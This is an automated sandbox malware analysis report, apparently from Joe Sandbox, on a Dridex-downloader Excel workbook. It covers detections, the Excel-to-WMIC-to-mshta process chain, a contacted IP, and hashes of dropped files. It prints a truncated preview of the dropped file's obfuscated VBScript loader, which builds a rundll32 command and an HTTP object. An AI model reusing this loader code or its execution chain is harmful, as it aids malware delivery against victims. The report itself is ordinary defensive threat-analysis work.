



ID: 528517
Sample Name: request-0132311.xlsb
Cookbook: defaultwindowsofficecookbook.jbs
Time: 12:40:11
Date: 25/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents 2
Windows Analysis Report request-0132311.xlsb 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Yara Overview 4
Initial Sample 4
Dropped Files 4
Sigma Overview 4
System Summary: 5
Jbx Signature Overview 5
Software Vulnerabilities: 5
E-Banking Fraud: 5
System Summary: 5
Persistence and Installation Behavior: 5
Hooking and other Techniques for Hiding and Protection: 5
Mitre Att&ck Matrix 5
Behavior Graph 6
Screenshots 6
Thumbnails 6
Antivirus, Machine Learning and Genetic Malware Detection 7
Initial Sample 7
Dropped Files 7
Unpacked PE Files 7
Domains 7
URLs 7
Domains and IPs 8
Contacted Domains 8
URLs from Memory and Binaries 8
Contacted IPs 8
Public 8
General Information 8
Simulations 9
Behavior and APIs 9
Joe Sandbox View / Context 9
IPs 9
Domains 9
ASN 9
JA3 Fingerprints 10
Dropped Files 10
Created / dropped Files 10
Static File Info 11
General 11
File Icon 12
Static OLE Info 12
General 12
OLE File "request-0132311.xlsb" 12
Indicators 12
Macro 4.0 Code 12
Network Behavior 12
Network Port Distribution 12
TCP Packets 12
Code Manipulations 12
Statistics 12
Behavior 12
System Behavior 13
Analysis Process: EXCEL.EXE PID: 2816 Parent PID: 596 13
General 13
File Activities 13
File Created 13
File Written 13
File Read 13
Registry Activities 13
Key Created 13
Key Value Created 13
Analysis Process: WMIC.exe PID: 2660 Parent PID: 2816 13
General 13
File Activities 13
Analysis Process: mshta.exe PID: 1708 Parent PID: 1304 13
General 13
File Activities 14

Copyright Joe Security LLC 2021

Disassembly 14
Code Analysis 14


Windows Analysis Report request-0132311.xlsb

Overview


General Information

Sample Name:	request-0132311.xlsb
Analysis ID:	528517
MD5:	1479f6bfc2c4793..
SHA1:	7594bd2fb1fa900..
SHA256:	38e36a6b7bf101f..
Tags:	Dridex xlsx
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0 Dridex Downloader

Score:	92
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected Dridex Downloader
- Found malicious Excel 4.0 Macro
- Creates and opens a fake document…
- Found Excel 4.0 Macro with suspicio…
- Sigma detected: Microsoft Office Pr…
- Document exploit detected (process…
- Creates processes via WMI
- Document exploit detected (UrlDown…
- Found protected and hidden Excel 4…
- Contains functionality to create proc…
- Found obfuscated Excel 4.0 Macro
- Queries the volume information (nam…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2816 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
  - WMIC.exe (PID: 2660 cmdline: wmic process call create "mshta C:\ProgramData\vULADISfrveNTj.rtf" MD5: FD902835DEAEF4091799287736F3A028)
- mshta.exe (PID: 1708 cmdline: mshta C:\ProgramData\vULADISfrveNTj.rtf MD5: 95828D670CFD3B16EE188168E083C3C5)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
app.xml	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\ProgramData\vULADISfrveNTj.rtf	JoeSecurity_DridexDownloader	Yara detected Dridex Downloader	Joe Security	

Sigma Overview

Copyright Joe Security LLC 2021

System Summary:



Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Suspicious WMI Execution

Jbx Signature Overview

Click to jump to signature section

Software Vulnerabilities:



Document exploit detected (process start blacklist hit)

Document exploit detected (UrlDownloadToFile)

E-Banking Fraud:



Yara detected Dridex Downloader

System Summary:



Found malicious Excel 4.0 Macro

Found Excel 4.0 Macro with suspicious formulas

Found protected and hidden Excel 4.0 Macro sheet

Contains functionality to create processes via WMI

Found obfuscated Excel 4.0 Macro

Persistence and Installation Behavior:



Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:




Creates and opens a fake document (probably a fake document to hide exploiting)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Windows Management Instrumentation 2 1	Path Interception	Process Injection 2	Masquerading 1	OS Credential Dumping	Virtualization/Sandbox Evasion 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Non-Standard Port 1	Eavesdrop Insecure Network Communic
Default Accounts	Scripting 4	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 1	LSASS Memory	Process Discovery 1	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS Redirect Pl Calls/SMS
Domain Accounts	Exploitation for Client Execution 3 1	Logon Script (Windows)	Logon Script (Windows)	Process Injection 2	Security Account Manager	File and Directory Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS Track Devi Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 4	NTDS	System Information Discovery 1 5	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Copyright Joe Security LLC 2021

Domains and IPs

Contacted Domains

No contacted domains info

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
136.144.181.174	unknown	Netherlands		20857	TRANSIP-ASAmsterdamtheNetherlandsNL	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	528517
Start date:	25.11.2021
Start time:	12:40:11
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 49s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	request-0132311.xlsb
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	8
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal92.troj.expl.evad.winXLSB@4/4@0/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsb • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Active AutoShape Object • Active Picture Object • Active Picture Object • Scroll down • Close Viewer
Warnings:	Show All

Copyright Joe Security LLC 2021

Simulations

Behavior and APIs

Time	Type	Description
12:41:34	API Interceptor	11x Sleep call for process: WMIC.exe modified
12:41:35	API Interceptor	450x Sleep call for process: mshta.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
136.144.181.174	invoice.xlsb	Get hash	malicious	Browse	
	invoice.xlsb	Get hash	malicious	Browse	
	license-08084746.xlsb	Get hash	malicious	Browse	
	license-08084746.xlsb	Get hash	malicious	Browse	
	hunt25640035.xlsb	Get hash	malicious	Browse	
	hunt25640035.xlsb	Get hash	malicious	Browse	
	Sale-8799306.xlsb	Get hash	malicious	Browse	
	03332955311591163552.xlsb	Get hash	malicious	Browse	
	license517502.xlsb	Get hash	malicious	Browse	
	03332955311591163552.xlsb	Get hash	malicious	Browse	
	license517502.xlsb	Get hash	malicious	Browse	
	942830.xlsb	Get hash	malicious	Browse	
	promo code83874071.xlsb	Get hash	malicious	Browse	
	promo code83874071.xlsb	Get hash	malicious	Browse	
	vote number3210109.xlsb	Get hash	malicious	Browse	
	tax77567960.xlsb	Get hash	malicious	Browse	
	hunting license-25331.xlsb	Get hash	malicious	Browse	
	vote number3210109.xlsb	Get hash	malicious	Browse	
	tax77567960.xlsb	Get hash	malicious	Browse	
	subscription-84799.xlsb	Get hash	malicious	Browse	

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
TRANSIP-ASAmsterdamtheNetherlandsNL	invoice.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	invoice.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	license-08084746.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	license-08084746.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	hunt25640035.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	hunt25640035.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	Sale-8799306.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	03332955311591163552.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	license517502.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	03332955311591163552.xlsb	Get hash	malicious	Browse	• 136.144.181.174

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	license517502.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	942830.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	promo code83874071.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	promo code83874071.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	vote number3210109.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	tax77567960.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	hunting license-25331.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	vote number3210109.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	tax77567960.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	subscription-84799.xlsb	Get hash	malicious	Browse	• 136.144.181.174

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\vULADISfrveNTj.rtf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	4804
Entropy (8bit):	5.059292049596848
Encrypted:	false
SSDEEP:	96:FdBjMAD8mQfTZYgZAO1HV9gboHzKJAuA4dEbA:FdBjMK8mMNpZnPgA74dsA
MD5:	3774BB5E5C7846AD84A463FFDEA4D2DC
SHA1:	0A7FAEF6AD785E16555BD4577D6446A10C7E68D7
SHA-256:	6CFC58E1AE811CB8DF59B5E26F85FF4D8C1956C3F64C8AF4929EC4CA6FF03724
SHA-512:	DC6C317D548523109352F838A868905548E539CC6CDFEC565F92B40B3DA6EEE794A4EBBC7E42FF27941AA44530CD28024E375DC66961F6DC97C1966E7CDCF3
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_DridexDownloader, Description: Yara detected Dridex Downloader, Source: C:\ProgramData\vULADISfrveNTj.rtf, Author: Joe Security
Reputation:	low
Preview:	<!DOCTYPE html>..<html>..<head>..<HTA:APPLICATION ID="CS"..APPLICATIONNAME="ttrgnkrtegjtjgjerg"..WINDOWSTATE="minimize"..MAXIMIZEBUTTON="no" ..MINIMIZEBUTTON="no"..CAPTION="no"..SHOWINTASKBAR="no">..<script type="text/vbscript" LANGUAGE="VBScript" >..Y_j_a_l_Y_w_k_c_G_z = Chr(114+1-1) & "und" & "ll" & "32." & "" & Chr(101+1-1) & Chr(120+1-1) & "e " & "" & "C:\" & "\Pr" & Chr(111+1-1) & "gra" & "mDa" & "ta\" & "qqn" & Chr(105+1-1) & "gge" & Chr(114+1-1) & Chr(46+1-1) & "" & "bi" & "n " & Chr(68+1-1) & "ll" & Chr(82+1-1) & Chr(101+1-1) & "gis" & "" & "ter" & "Ser" & "ver"..Set g_J_u_G_E_n_b_k_q_b_u = CreateObject("MSX" & Chr(77+1-1) & "" & "L2." & "Ser" & Chr(118+1-1) & "er" & "" & "XML" & "HT" & "" & "TP" & ".6." & Chr(48+1-1))....Y_a_l_U_C_F_c_R_W = "" & Chr(87+1-1) & Chr(115+1-1) & "cr" & "ip" & "" & Chr(116+1-1) & Chr(46+1-1) & Chr(83+1-1) & "" & "" & "hel" & "" & Chr(108+1-1)..Set l_A_o_J_e_o_G_Y_F_p_O_E_f = CreateObject(Y_a_l_U_C_F_c_R_W)..v_G_M_X_r_X_x_a = LCase(l_A_o_J_e_o_G_Y_F_p

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2A714D2F.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 224 x 317, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	47905
Entropy (8bit):	7.975097307731708
Encrypted:	false
SSDEEP:	768:oPiBEX9M11Q3TUZg7EZ52/ViBN3SH8WsqnxyZI1FLyGuH32MRbYgB1ZQ0ZoKABAG:oPrX6Q3cWViBN3yKqxyeHw3vRMgF3oK+
MD5:	3773A459C89CC2480156FE604D3C5A5D
SHA1:	3E2C5867A9670C6FDF65C156FDF6DE7F0A43A018
SHA-256:	96E1EF7E454640575D72ED2B6C16843E44AEDF3BB6C47513DF78E4679CF4881F

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2A714D2F.png	
SHA-512:	82383A4DF8ADF2A8521214993112D238BB72792BDB078B0BFE6CDD5CE16F5CA5305BB4ED162F0F0749C3A5EAB5CB929BD1E4B50360A02F13A58593514FAA51E7
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....=.....n....JiCCPICC Profile..x..W.TS...[RIh..H...R.K..E..*..I ...D....]D@].U.E...ZQ...]......l..l.]=...s.....{g...l.....y.|Y|D.kBj.....Z...x|.....7..../.(.....'.... q.g...<.....|..>Po=#_.. 6...!.*q...(q..W.l..9....L..dY.h7C=....y.o@.*..%..!..x..#!...7M...p...'....C.<^..V..r.X.....?..%/W1...6.H.....F.(%.A.#...X..wb...b.*RD&..QS...k.....x.Q..B.....32..\...A.. ..D..EByX...F6->v.g.8l....L.Wi.R.....D.).1j.89.bm...(..fS$.....m ..J"B...LYx..^.'...[$.sc4.*_.....7..Y(a'.....s..C..c...$M.X.4?$^3..47Nc.S...J.....\<0..H5?.#.KT.gd.....A4. .P....2.4....=M=.z$....d.!p.h.g..F$...._...|h^.jT.....V.t.....<..r.o.j.d.[2x.5...a...)...&Z.Q..t.-.a.Pb$1.....?.....>..`._.....N...b.7...8..=.kr..:g...z.!x...8.7...h..A.P..D...[....U.5v.W. J.F..8|;S.I.s.EY.+..5c.....o.s.....Q.Zb..}X.v.;....;.5c..J<....V..xU<9.G..?....r.z.n..|a....8.3e.,Q>....B.W..9.....;.~M.b.....]q.....8.....Z..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C7F83466.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 284 x 58, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	2295
Entropy (8bit):	7.858135112374714
Encrypted:	false
SSDEEP:	48:i5s85s+Q/U3ePlmmGUzUr52d2VPmRatEBSNHeUD4OCRdDJAq5s85s85sf:hr+n3dMzUr5zVOEeBseUdo6rrf
MD5:	6ADAECE7AB0ED8730E76534572A1A658
SHA1:	8AC129DA4A48859EF0D28C7B1AC9662069CCDBF5
SHA-256:	4569E40F2046D8D63AAC30331F8D407EA2AB664EA9EF3A270CB7BD99C9749BD0
SHA-512:	7607D0ACE96C520B59313DF7BB179FF8720B511AA0ED45CF177333C6B89B428C25C4F9CD9F481C9F5C55F81B90D6DE06C531893BCC4889F254A29B23F31A445
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR.....:.....q(....IDATx...{PSW...o.$.(AT".Hx.....n.>+..G\w...v\..ci}..ujuk;vfu.....H).X.HQ@...$<..K....$..;....D;;...3..srr..s.A.w.t.B..?.....BE.g.*B8.P.....(T.pF.".3 ..!.Q...BE.g.*B8.P.....(T.pF.".3..!.Q...BE.g.*B8.P.....\.....g...z.....2.....j.X*....V....b...M}.0.....08q...-o].*.....gv.....yp.....@...RQ.H,.....P....fu../.....w.W.....".c7...d.{W{.. ..a.Z3`..M...Z.....].VG.L.u..r....if.I8a..\...U'R.-;t !~.....q...T.Y.....p.T...Y[t...1Be..9....1A.....Db1.....\.x._D.$..\.RWww..=..u...?l;....6.....%.sd..R.OhH.....xy...q...{..&..Sf...s= [3\.....b....Y..F...7.....r.3T..l{.I./.....@..7!..E.I"Q..B....M....'.9..83>.."..h.T..PS.t.J.V..[.:.....[.....p..;0 i....I...<.t.g..q.r.3...}#..l{c.D.w`@.%.....qY.L_....Ty...fo.....,0p.....5.;.. 0..)3...>.....z...3..7|.....n....i...;.`..a5].V.2v...Tj.....n...&DE..;.@.....3X[.h..c..e...l...kgU.I..Q.R....Fv.....8..--M.....V.D.

C:\Users\user\Desktop\~$request-0132311.xlsb	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	.user ..A.l.b.u.s. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.899514909773616
TrID:	• Excel Microsoft Office Open XML Format document with Macro (51004/1) 36.56% • Microsoft Excel Office Binary workbook document (40504/1) 29.03% • Excel Microsoft Office Open XML Format document (40004/1) 28.67% • ZIP compressed archive (8000/1) 5.73%
File name:	request-0132311.xlsb
File size:	79110
MD5:	1479f6bfc2c47932d8eee6cf4db5c7f4
SHA1:	7594bd2fb1fa9005662ece3c490fe80d28463e2c
SHA256:	38e36a6b7bf101f5a8ddfb13756b8975413c91bad1828f83258afa6e564f1c32

General

SHA512:	3061711696e16620779bb9120c40657f508ba4820ed69a520a227e2f4c1ba69826ba92640c24f14c4086ac7bd2c183f1881308d3c21120311c44a83f8fb349f7
SSDEEP:	1536:UWJPrX6Q3cWViBN3yKqxyeHw3vRMgF3oKy5h8HXv6Dyrirr1gdd:VVqmc3/q0dfaguKygXvYyrirr1gdd
File Content Preview:	PK.....!...I.....W.....[Content_Types].xml ...(..... ....

File Icon



Icon Hash:	e4e2ea8aa4b4b4b4

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "request-0132311.xlsb"

Indicators

Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

Network Behavior

Network Port Distribution

TCP Packets

Code Manipulations

Statistics

Behavior

Click to jump to process

Copyright Joe Security LLC 2021

System Behavior

Analysis Process: EXCEL.EXE PID: 2816 Parent PID: 596

General

Start time:	12:41:11
Start date:	25/11/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13f830000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: WMIC.exe PID: 2660 Parent PID: 2816

General

Start time:	12:41:33
Start date:	25/11/2021
Path:	C:\Windows\System32\wbem\WMIC.exe
Wow64 process (32bit):	false
